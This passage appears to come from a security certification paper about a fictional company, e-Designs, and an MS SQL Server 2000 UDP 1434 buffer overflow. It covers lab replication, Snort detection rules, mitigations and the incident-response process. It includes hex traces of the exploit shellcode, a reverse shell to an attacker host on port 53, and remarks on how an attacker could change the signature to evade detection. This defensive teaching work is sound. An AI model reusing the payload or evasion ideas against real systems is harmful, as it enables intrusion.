
```
C:\Downloads\FoundStone\fport>fport
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process          Port  Proto Path
420   svchost      ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System       ->  139   TCP
8     System       ->  445   TCP
824   MSTask       ->  1025  TCP   C:\WINNT\system32\MSTask.exe
1492  Netscp       ->  1029  TCP   C:\Program Files\Netscape\Netscape\Netscp.exe
1492  Netscp       ->  1030  TCP   C:\Program Files\Netscape\Netscape\Netscp.exe
8     System       ->  1033  TCP
692   sqlservr     ->  1039  TCP   C:\PROGRA~1\MICROS~3\MSSQL\binn\sqlservr.exe
692   sqlservr     ->  1433  TCP   C:\PROGRA~1\MICROS~3\MSSQL\binn\sqlservr.exe
1028  WinVNC       ->  5800  TCP   C:\Program Files\ORL\VNC\WinVNC.exe
1028  WinVNC       ->  5900  TCP   C:\Program Files\ORL\VNC\WinVNC.exe
420   svchost      ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System       ->  137   UDP
8     System       ->  138   UDP
8     System       ->  445   UDP
236   lsass        ->  500   UDP   C:\WINNT\system32\lsass.exe
224   services     ->  1031  UDP   C:\WINNT\system32\services.exe
692   sqlservr     ->  1434  UDP   C:\PROGRA~1\MICROS~3\MSSQL\binn\sqlservr.exe
```

The bold line above shows tcp port 1039 as being owned by sqlserver.exe. The following trace captured by tcpdump shows port 1039 as the source port of the exploited system as it communicates with the attackers computer:

```
00:21:41.601023 100.200.100.5.1039 > 12.25.25.10.53: P [tcp sum ok] 1:43(42) ack 1 win
17520 25458 updateMA+$
[b2&3=0x6f73] [29728a] [28518q] [22377n] [28260au][|domain] (ttl 128, id 2617, len 82)
0x0000   4500 0052 0a39 0000 8006 ac4e c0a8 0165        E..R.9.....N...e
0x0010   c0a8 0169 040f 0035 3ecd 9f76 2937 c565        ...i...5>..v)7.e
0x0020   5018 4470 4c68 0000 4d69 6372 6f73 6f66        P.DpLh..Microsof
0x0030   7420 5769 6e64 6f77 7320 3230 3030 205b        t.Windows.2000.[
0x0040   5665 7273 696f 6e20 352e 3030 2e32 3139        Version.5.00.219
0x0050   355d aff4 5f5e                                5].._^
```

The image below shows the diagram of the attack described above as it traverses e-Designs network:



Signature of the attack

After running this attack successfully in a lab environment, I attempted to discover any traces of the successful attack left on the exploited MS SQL Server database. For this testing, no extra auditing was enabled in this lab environment and the attack was run against a default install of MS SQL Server 2000 running on Windows 2000 SP 3. The following logs were checked showed no traces of the event:

System Log
Application Log

Security Log

It appears that under the circumstances described above, this exploit yields no event logs that a system administrator can look for with out additional auditing enabled.

After checking the event logs, the SQL Server logs were also checked and contained the following entry:

```
2003-01-05 12:43:15.40 server    Microsoft SQL Server  2000 - 8.00.194 (Intel X86)
        Aug  6 2000 00:57:48
        Copyright (c) 1988-2000 Microsoft Corporation
        Developer Edition on Windows NT 5.0 (Build 2195: Service Pack 3)

2003-01-05 12:43:15.52 server    Copyright (C) 1988-2000 Microsoft Corporation.
2003-01-05 12:43:15.52 server    All rights reserved.
2003-01-05 12:43:15.52 server    Server Process ID is 688.
2003-01-05 12:43:15.52 server    Logging SQL Server messages in file 'C:\Program
Files\Microsoft SQL Server\MSSQL\log\ERRORLOG'.
2003-01-05 12:43:15.91 server    SQL Server is starting at priority class 'normal'(1 CPU
detected).
2003-01-05 12:43:17.34 server    SQL Server configured for thread mode processing.
2003-01-05 12:43:17.46 server    Using dynamic lock allocation. [2500] Lock Blocks,
[5000] Lock Owner Blocks.
2003-01-05 12:43:17.83 server    Attempting to initialize Distributed Transaction
Coordinator.
2003-01-05 12:43:19.06 server    Failed to obtain TransactionDispenserInterface: Result
Code = 0x8004d01b
2003-01-05 12:43:19.25 spid3     Starting up database 'master'.
2003-01-05 12:43:20.75 server    Using 'SSNETLIB.DLL' version '8.0.194'.
2003-01-05 12:43:20.75 spid5     Starting up database 'model'.
2003-01-05 12:43:20.83 spid3     Server name is 'NN6IAHCA77O'.
2003-01-05 12:43:20.90 spid8     Starting up database 'msdb'.
2003-01-05 12:43:20.90 spid9     Starting up database 'pubs'.
2003-01-05 12:43:20.90 spid10    Starting up database 'Northwind'.
2003-01-05 12:43:21.48 server    SQL server listening on TCP, Shared Memory, Named Pipes.
2003-01-05 12:43:21.54 server    SQL server listening on 192.168.1.102:1433,
192.168.1.101:1433, 192.168.44.1:1433, 192.168.46.1:1433, 127.0.0.1:1433.
2003-01-05 12:43:21.54 server    SQL Server is ready for client connections
2003-01-05 12:43:21.70 spid5     Clearing tempdb database.
2003-01-05 12:43:24.68 spid5     Starting up database 'tempdb'.
2003-01-05 12:43:25.35 spid3     Recovery complete.
```

A Google search of the message “server Failed to obtain TransactionDispenserInterface: Result Code = 0x8004d01b” failed to show any correlation to the attack and according to the information found is likely related to a failure in Microsoft Distributed Transaction Service Coordinator, MSDTC (http://dbforums.com/arch/175/2002/9/515777). Based on the information yielded from the lab testing, MSSQL server and MS Windows 2000 in a default configuration failed to yield any logs that could identify an attack has taken place.

Although no events logged indicated this attack, IDS rules could be created to detect the signature of this attack. Snort 1.9 was used to for signature testing and alert testing in this exercise. First the attack was run with Snort 1.9 running only the default rules not the latest available from Snort.org. There were no alert logs generated by the attack with the default signatures in place.
Next, the latest rules modified Sun Jan 5 12:15:33 2003 GMT were downloaded and installed on Slackware Linux 8.0. The attack was run against the vulnerable SQL Server 2000 computer and again there were no alert logs generated by the attack. Snort by default has rules looking for NOOP sleds (strings of 0x90 or equivalent command based upon hardware platform) in network traffic. The following rule was taken from shellcode.rules:

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86 NOOP";
content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128;
reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:5;)
```

The rule shown above analyzes all IP traffic from “$EXTERNAL_NET” (a variable defined in Snort which should consist of addresses not part of the trusted network) on “any” port destined for “$HOME_NET (a variable defined in Snort which provides the network being protected) on “$SHELLCODE_PORTS” (this variable is defined as !80 or anything not destined for port 80). The “msg” keyword tells Snort what to display in its alert log. In this case, “SHELLCODE x86 NOOP” would be displayed. The keyword “content” provides Snort with the signature to look fore. The keyword “depth” tells Snort how many bytes into the payload of the packet it should analyze and in this rule it is set for 128 bytes. The remaining keywords, “reference”, “classtype”, “sid” and “rev” provide further information to the analyst as to the type of attack, where to get further information regarding this signature, etc. The key part of this rule is “content” which identifies the string Snort is to take action upon. In this case, it is checking the network traffic which matches the source and destination addresses and ports for "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|.”
This signature given as an example is looking for a series of 14 NOOPs. Because this exploit uses a shorter NOOP sled, only 8, it is not surprising that none of the rules were triggered by this attack.
A modified version of this NOOP rule could be created to generate an alert based upon the known number of NOOPs (8) and the port and protocol being used in this attack:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"SHELLCODE x86 NOOP to SSRS port
1434"; content: "|90 90 90 90 90 90 90 90|"; depth: 128;)
```

When the attack was simulated again, this rule generated the following alert:

```
[**] [1:0:0] SHELLCODE x86 NOOP to SSRS port 1434 [**] [Priority: 0]
12/08-03:49:02.302254 192.168.1.105:53 -> 192.168.1.101:1434
UDP TTL:128 TOS:0x0 ID:1526 IpLen:20 DgmLen:514
Len: 494
```

The problems with this custom rule is the likelihood for many false positives because of the shortened NOOP sled and the possibility of signature morphing. To morph the signature of this attack, it would not be very difficult for an attacker to increase or decrease the number of NOOPs or possibly find another Assembler command that would be as effective and generate an entirely different attack signature. To try to solve this problem, further analysis of the attack code and the following tcpdump generated trace of the attack was done:

```
00:21:41.474570 192.168.1.105.53 > 192.168.1.101.1434: [udp sum ok]  1089 op8+
[b2&3=0x4141] [16962a] [16706q] [16963n] [17219au][|domain] (ttl 128, id 2174, len 514)
0x0000   4500 0202 087e 0000 8011 ac4e c0a8 0169        E....~.....N...i
.....................................
0x0060   5152 5252 5253 5353 5354 5454 5455 5555        QRRRRSSSSTTTTUUU
0x0070   5556 5656 5657 5757 5758 5858 58dc c9b0        UVVVVWWWWXXXX...
0x0080   42eb 0e41 4243 4445 4601 70ae 4201 70ae        B..ABCDEF.p.B.p.
0x0090   4290 9090 9090 9090 9055 8bec 6818 10ae        B........U..h...
0x00a0   4268 1010 ae42 eb03 5beb 05e8 f8ff ffff        Bh...B..[.......
0x00b0   beff ffff ff81 f6ae feff ff03 de90 9090        ................
0x00c0   9090 33c9 b144 b258 3013 83eb 01e2 f943        ..3..D.X0......C
0x00d0   538b 75fc ff16 5033 c0b0 0c03 d853 ff16        S.u...P3.....S..
.....................................
```

The bold portion of the trace snippet above shows the little endian equivalent of 2 memory addresses mentioned in the code, one being the address of the jmp esp instruction and the other being the address that is jumped to in this exploit. These 2 addresses back-to-back provide a unique signature for this attack which can be used to create the following new rule:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"SQL Server attack to SSRS port 1434";
content: "|dc c9 b0 42 eb 0e 41 42 43 44 45 46|"; depth: 128;)
```

When the attack was run again with this rule in place, the following alert was generated:

```
[**] [1:0:0] SQL Server attack to SSRS port 1434 [**] [Priority: 0]
12/08-04:10:39.501781 192.168.1.105:53 -> 192.168.1.101:1434
UDP TTL:128 TOS:0x0 ID:1588 IpLen:20 DgmLen:514
Len: 494
```

It is still possible to get false positives from this rule and it is still possible for an attacker to find a different address in memory to use for this attack thus avoiding matching the signature in this rule. It may be best to have both rules in place, depending upon the number of false positives generated by each, to act as backup rules and even correlating rules in case of an attack. These sample rules were written to test for signature matching and would need further testing and modification before implementing them in a production environment.

How to protect against it

In the scenario used in this paper, e-Design's was running MS SQL Server 2000 with the SSRS and other services available through the firewall. If we assume that these services did not need to be made accessible to the public, the simplest way this attack could have been stopped would be to block UDP port 1434 at the firewall. In the case of e-Designs', one might argue that there was a business need to open this port through firewall to allow remote developers access to the SQL Server database. According to the description of the SSRS service, it is used when multiple instances of SQL Server 2000 are being hosted on the same server. In e-Designs' configuration, they were not hosting multiple database instances and therefore did not need to have port 1434 open through the firewall for their customer's DBA and developers.


If we assume that the service had to be made available to the public, the following are a few ways this attack may have been mitigated:

If egress filtering of TCP port 53 had been better restricted in e-Designs' network, this attack would have been unsuccessful. This is not to say that the vulnerability would not have still existed and that the buffer overflow would not have occurred. The egress filtering would only have stopped the attack if the port the attacker chose for the remote shell to return to were blocked. Although a determined attacker may still have found an allowed service that would allow for the successful execution of this attack, more vigilant egress filtering may have been enough of a stumbling block to stop the attacker.

The next way that this attack could have been mitigated is frequent patching of the OS and all layered applications. The patch for this specific vulnerability was made available in Microsoft Security Bulletin MS02-039 on July 24, 2002 with a severity rating of critical.

All critical patches on any OS should be tested and applied as quickly as possible especially if the vulnerable service is accessible from the Internet or any untrusted network. The definition of "untrusted networks" should include VPN, RAS, business partner connections, etc. This vulnerability extended to the MSDE product which is used by many applications such as Microsoft Application Center, Microsoft Visual Studios 6.0 to name just a few. This presents the possibility that desktops and laptops running MSDE could be infected and connect to a network via VPN, Shiva, RAS or any other remote access method and begin infecting other computers on a private network even though port 1434 was blocked in the firewall.

Another preventative method that may have mitigated the damage done by this attack is following the rule of least privileges. SQLSecurity.com provides a checklist of security patches and steps to follow when configuring a SQL Server database. One of the steps is to reduce the level of privileges on the account under which the SQL Service and SQL Service Agent are running. An account such as SQLService could be created and given the appropriate permissions on the server. Microsoft's web site has specific instructions on how to do this at http://msdn.microsoft.com/library/en-us/dnsql2k/html/sql_security2000.asp. After following MS method for running SQL Service agent and SQL Service under a local user account, a test attack was run against the SQL Server. The results were the same. The default permissions for a local account under Windows 2000 did not stop this attack from being successful. To stop this attack specifically, the permissions on c:\winnt\system32\cmd.exe were changed to system and administrator full control and all other account permissions were removed. This disabled the ability for an attacker to execute cmd.exe specifically. To monitor this, auditing of object access in the Local Security Policy was set to success and failure. Then auditing of cmd.exe was set to traversal and execution for the new account, SQLServer. After running the attack again, the following security log entries were discovered:



For testing purposes, auditing was enabled for only cmd.exe. On a production system, auditing should be much more extensive in order to properly report on potentially malicious activity.

There are many other file permissions that should be changed to make a Windows 2000 Server more secure and would have to be fully tested before implementing on a SQL Server production system. To apply these tested file permissions changes, one could use a custom Security Template to be applied to all Windows 2000 based SQL Server installations. More information regarding Security Templates is available on Microsoft's web site.

One of the goals of the defender is to put as many stumbling blocks in front of the attacker as possible. By doing this, the chances of detecting the attacker increase because it would take longer for the attacker to find an egress port, modify the attack code, etc. This also increases the likelihood of traces of the attack showing up in firewall logs, IDS attack logs, syslogs, etc.

The Incident Handling Process

Preparation

In preparation for any foreseeable incidents, controls, policies and procedures should be in place to ensure that an incident will be handled correctly. This section describes the steps taken by e-Designs to prepare for an incident.
Before listing the steps that e-Designs' has taken to prepare itself for an incident, an overview of the company structure is necessary. The fictitious company chosen for this paper, e-Designs, is a small company with only 25 employees. The company consists of sales, administrative, managerial and IT staff. In the managerial roles, there is only the CSO/CIO and the CEO. The CSO/CIO coordinates the technical staff and is the lead incident handler. The CEO and his administrative and sales staff deal with sales and non-technical customer support. The technical staff is composed of 2 developers, 3 system administrators and 2 network administrators. e-Designs does not have an internal HR or legal department and retains outside help in these areas when needed.

The CSO had been trained by SANS in incident handling. After completing his training, the CSO put policies in place for e-Designs' employees covering the following categories:

Acceptable use of computers
Electronic mail and messaging
Acceptable Internet usage
Authorized monitoring
Expectation of privacy
Software installation
Copyright and licensing
Password policy
Electronic Data Retention

All employees were required to read and sign the policies applied to them.
In addition to the policies, warning banners were placed on all computers including desktops. The following warning was obtained from CSI and was modified for e-Designs:

> This is an e-Designs, Inc. system restricted to Company official business and subject to being monitored at any time. Anyone using this system expressly consents to such monitoring and to any evidence of unauthorized access, use, or modification being used for criminal prosecution.

The CSO also developed an incident response team that could be assembled to deal with any security incidents. The incident response team members consisted of at least one employees and/or outside experts from the following disciplines:

- LINUX System Administrator
- Windows System Administrator
- Network Administrator
- Human Resources
- Legal

The CSO had also written procedures for evidence collection and chain of custody. The following is the chain of custody (COC) procedure written by the CSO:

SECURITY INCIDENT - CHAIN OF CUSTODY PROCEDURE (PROC X.X)

PURPOSE
This document describes a Chain of custody (COC) procedures for receiving evidence items during an investigation.

GENERAL INFORMATION
The objective of this procedure is to provide a uniform methodology to preserve the integrity of collected items to prevent intentional or unintentional alteration by persons not responsible for the collection, processing or analysis of the evidence items.

RESPONSIBILITIES
It is the responsibility for the primary collector or the appropriate designee to log the item of evidence in the IT Security Evidence Chain of Custody Form. The following items should be noted: date/time collected; Investigators name; item description; item location/Where Obtained; and the investigators phone number.

EVIDENCE ITEM TRANSFERS
It is critical to record every transfer of the evidence items by reflecting
Each transfer on the Chain of Custody form - Item Transfer History.
Items released by and signature and Item received by and signature must be reflected for each transfer.

ENFORCEMENT
It is the responsibility of IT Security to ensure that all evidence items collected by IT Security are reflected in the Chain of custody form and that all transfers are recorded with appropriate signatures.

A COC form was developed and the following is a sample of the COC form used by e-Designs:

INFORMATION TECHNOLOGY SECURITY
Evidence chain of custody form

CASE NUMBER: ITEM NUMBER:

DATE/TIME OBTAINED:

INVESTIGATOR'S NAME:

ITEM DESCRIPTION:

ITEM LOCATION/WHERE OBTAINED:

INVESTIGATOR'S PHONE NUMBER:

ITEM TRANSFER HISTORY:

TRANSFER DATE/TIME:

ITEM RELEASED BY:
SIGNATURE:

TRANSFER PURPOSE:

ITEM RECEIVED BY:
SIGNATURE:

TRANSFER DATE/TIME:

ITEM RELEASED BY:
SIGNATURE:

TRANSFER PURPOSE:

ITEM RECEIVED BY:
SIGNATURE:

Identification

The identification phase of an incident is the process by which an event of interest is detected and then is determined to be an incident requiring attention.
The identification phase of this incident includes the initial detection of a potential problem in firewall logs, the notification of the security team and leads through the initial investigation work done by the security team to positively identify this as an incident. e-Designs is solely dependent on their network and system administrators' log review to identify intrusion and does not run any intrusion detection systems on their network. The attack of e-Designs database server took place on a Friday night and went unnoticed until Monday morning. On Monday morning, John, the network administrator responsible for reviewing the firewall logs noticed the following strange entries in the firewall logs:

TFTP attempt

```
Dec 16 01:53:55 fw1 kernel: IN=eth0 OUT= MAC=00:80:c7:7c:0b:8a:00:10:4b:2e:b4:ac:08:00
SRC=100.200.100.5 DST=12.25.25.10 LEN=45 TOS=0x00 PREC=0x00 TTL=128 ID=18755 PROTO=UDP
SPT=1807 DPT=69 LEN=25
```

```
Dec 16 01:53:57 fw1 kernel: IN=eth0 OUT= MAC=00:80:c7:7c:0b:8a:00:10:4b:2e:b4:ac:08:00
SRC=100.200.100.5 DST=12.25.25.10 LEN=45 TOS=0x00 PREC=0x00 TTL=128 ID=18759 PROTO=UDP
SPT=1807 DPT=69 LEN=25
```

FTP

```
Dec 16 01:58:47 fw1 kernel: IN=eth0 OUT= MAC=00:80:c7:7c:0b:8a:00:10:4b:2e:b4:ac:08:00
SRC=100.200.100.5 DST=12.25.25.10 LEN=48 TOS=0x00 PREC=0x00 TTL=128 ID=18845 PROTO=TCP
SPT=1810 DPT=21 WINDOW=16384 RES=0x00 SYN URGP=0 OPT (020405B401010402)
Dec 16 01:58:50 fw1 kernel: IN=eth0 OUT= MAC=00:80:c7:7c:0b:8a:00:10:4b:2e:b4:ac:08:00
SRC=100.200.100.5 DST=12.25.25.10 LEN=48 TOS=0x00 PREC=0x00 TTL=128 ID=18846 PROTO=TCP
SPT=1810 DPT=21 WINDOW=16384 RES=0x00 SYN URGP=0 OPT (020405B401010402)
Dec 16 01:58:56 fw1 kernel: IN=eth0 OUT= MAC=00:80:c7:7c:0b:8a:00:10:4b:2e:b4:ac:08:00
SRC=100.200.100.5 DST=12.25.25.10 LEN=48 TOS=0x00 PREC=0x00 TTL=128 ID=18854 PROTO=TCP
SPT=1810 DPT=21 WINDOW=16384 RES=0x00 SYN URGP=0 OPT (020405B401010402)
```

Telnet

```
Dec 16 02:05:10 fw1 kernel: IN=eth0 OUT= MAC=00:80:c7:7c:0b:8a:00:10:4b:2e:b4:ac:08:00
SRC=100.200.100.5 DST=12.25.25.10 LEN=48 TOS=0x00 PREC=0x00 TTL=128 ID=18993 PROTO=TCP
SPT=1813 DPT=23 WINDOW=16384 RES=0x00 SYN URGP=0 OPT (020405B401010402)
Dec 16 02:05:13 fw1 kernel: IN=eth0 OUT= MAC=00:80:c7:7c:0b:8a:00:10:4b:2e:b4:ac:08:00
SRC=100.200.100.5 DST=12.25.25.10 LEN=48 TOS=0x00 PREC=0x00 TTL=128 ID=18996 PROTO=TCP
SPT=1813 DPT=23 WINDOW=16384 RES=0x00 SYN URGP=0 OPT (020405B401010402)
Dec 16 02:05:19 fw1 kernel: IN=eth0 OUT= MAC=00:80:c7:7c:0b:8a:00:10:4b:2e:b4:ac:08:00
SRC=100.200.100.5 DST=12.25.25.10 LEN=48 TOS=0x00 PREC=0x00 TTL=128 ID=19001 PROTO=TCP
SPT=1813 DPT=23 WINDOW=16384 RES=0x00 SYN URGP=0 OPT (020405B401010402)
```

John knew that the SQL Server database should not be attempting to connect via tftp, FTP or telnet to any outside or inside source. Because e-Designs was a small company, John knew the system administrator for the SQL Server database server. John called Fred to ask if he had any explanation for this odd behavior. After getting off of the phone with John, Fred called the CSO to inform him that there were some "odd" entries in the firewall logs that he could not explain and expressed his concern. Bob, the CSO, informed Fred that he should not do anything else to the SQL Server because any activity could contaminate or destroy any evidence that remained. Fred was asked to sit down and write down all of the different commands, programs, etc that he had accessed that morning and to have that information ready for when the CIRT team members arrived to perform their investigation. Bob told Fred to expect the team to arrive within 1 hour. Bob also called John to gather further information about the SQL Server and the logs that John had seen. Bob asked John to fax or email him the following information:

- All ingress rules to the SQL Server Database
- All egress rules to the SQL Server Database
- All logs with the SQL Server as source or destination for the last 2 weeks

Bob assembled the incident handling team by calling the members on the CIRT team call list. An incident handling number was generated using the following format: date of the incident plus the time (in military format). The number assigned to this incident was 1216021400. All members were given notepads with ruled and numbered pages from the jump kit to keep notes in. Bob gave a summary of the information he knew at the time and proceeded to review the firewall logs and the applicable firewall rules John had sent to him with the team.

Evidence numbers were assigned using the case number, 1216021400, plus an incremental number starting with 0001. The ingress and egress firewall logs were entered in as evidence number 1216021400-0001 and 1216021400-0002.

The publicly accessible ingress ports identified as being open to the SQL Server database were TCP 80, TCP 443, TCP 1433 and UDP 1434. The accessible ingress

ports available from the intranet were TCP 80, TCP 443, TCP 1433 and UDP 1434. FTP and VNC (TCP port 5800 and 5900) services were also available from the intranet but were restricted by IP address to 2 developers workstations and 1 system administrator.

It was decided in the initial CIRT meeting that there would be 2 groups with 2 persons in each group performing analysis. The following tasks were assigned:

Team 1 was to use the CIRT laptop and perform the following:
- a network profile of the server
- traffic monitoring to identify ongoing malicious activity
- maintain detailed log of all activity

Team 2 was to go to the location of the server. Their goal:
- obtain photos of the area and the server itself
- obtain system logs from the server
- perform cursory analysis to confirm incident
- perform backup of system if necessary
- maintain detailed log of all activity
- obtain the written statement of activity from the SA, Fred, for evidence

Team 2 was instructed to obtain the pictures and statement from Fred but not to log on to the system until the network monitoring was in place and the network profile was analyzed.

The tool used to perform the network profile by team 1 was nmap. The following command was entered to obtain a list all of the TCP ports available on the server in question:

```
nmap -sS –p 1-65535 –oN tcp_svc.txt 100.200.100.5
```

The following TCP ports were found open:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (100.200.100.5):
(The 1594 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp    open        http
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
443/tcp    open        https
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
1433/tcp   open        ms-sql-s
5800/tcp   open        vnc-http
5900/tcp   open        vnc

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

The following command was entered to obtain a list of all of the UDP ports available on the server in question:

```
nmap –sU –p 1-65535 –oN udp_svc.txt 100.200.100.5
```

The following UDP ports were found open:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (100.200.100.5):
(The 1462 ports scanned but not shown below are in state: closed)
Port       State       Service
135/udp    open        loc-srv
137/udp    open        netbios-ns
138/udp    open        netbios-dgm
445/udp    open        microsoft-ds
500/udp    open        isakmp
1434/udp   open        ms-sql-m

Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds
```

The nmap flags –oN was set in order to write the output to file. The output was copied to a floppy disk and was later assigned evidence number 1216021400-0003.
The next job of team 1 was to setup network monitoring. To accomplish this, they used tcpdump version 3.7. A port on the switch was setup as a monitor port which mirrored all of the data to the port of the SQL Server database. The following command was entered on the Linux laptop to capture all of the traffic:

```
tcpdump –xvvv –s 1514 host 100.200.100.5 –w 121602-tm.bpf &
```

The result of this command would log all traffic to or from 100.200.100.5 (host 100.200.100.5), would be very, very, very verbose (vvv), would capture the data in hex (-x), would capture the full packet (-s 1514) and would log all of the data to a file named 121602.bpf.

Team 1 noticed that the SQL Database server was communicating with an external server 12.25.25.10 to destination port 53. The following traces captured with the aforementioned packet filter shows the traffic (the non hex IP addresses have been modified from my test network to match the IP addresses used in this event):


```
00:21:41.497673 100.200.100.5.1039 > 12.25.25.10.53: S [tcp sum ok]
1053663093:1053663093(0) win 16384 <mss 14 60,nop,nop,sackOK>
(ttl 128, id 2615, len 48)
0x0000   4500 0030 0a37 0000 8006 ac72 c0a8 0165        E..0.7.....r...e
0x0010   c0a8 0169 040f 0035 3ecd 9f75 0000 0000        ...i...5>..u....
0x0020   7002 4000 dc79 0000 0204 05b4 0101 0402        p.@..y..........
0x0030   5d6a 5697                                      ]jV.
00:21:41.498402 12.25.25.10.53 > 100.200.100.5.1039: S [tcp sum ok]
691520868:691520868(0) ack 1053663094 win
17520 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id 2175, len 48)
0x0000   4500 0030 087f 4000 8006 6e2a c0a8 0169        E..0..@...n*...i
0x0010   c0a8 0165 0035 040f 2937 c564 3ecd 9f76        ...e.5..)7.d>..v
0x0020   7012 4470 e95c 0000 0204 05b4 0101 0402        p.Dp.\..........
0x0030   6576 b64a                                      ev.J
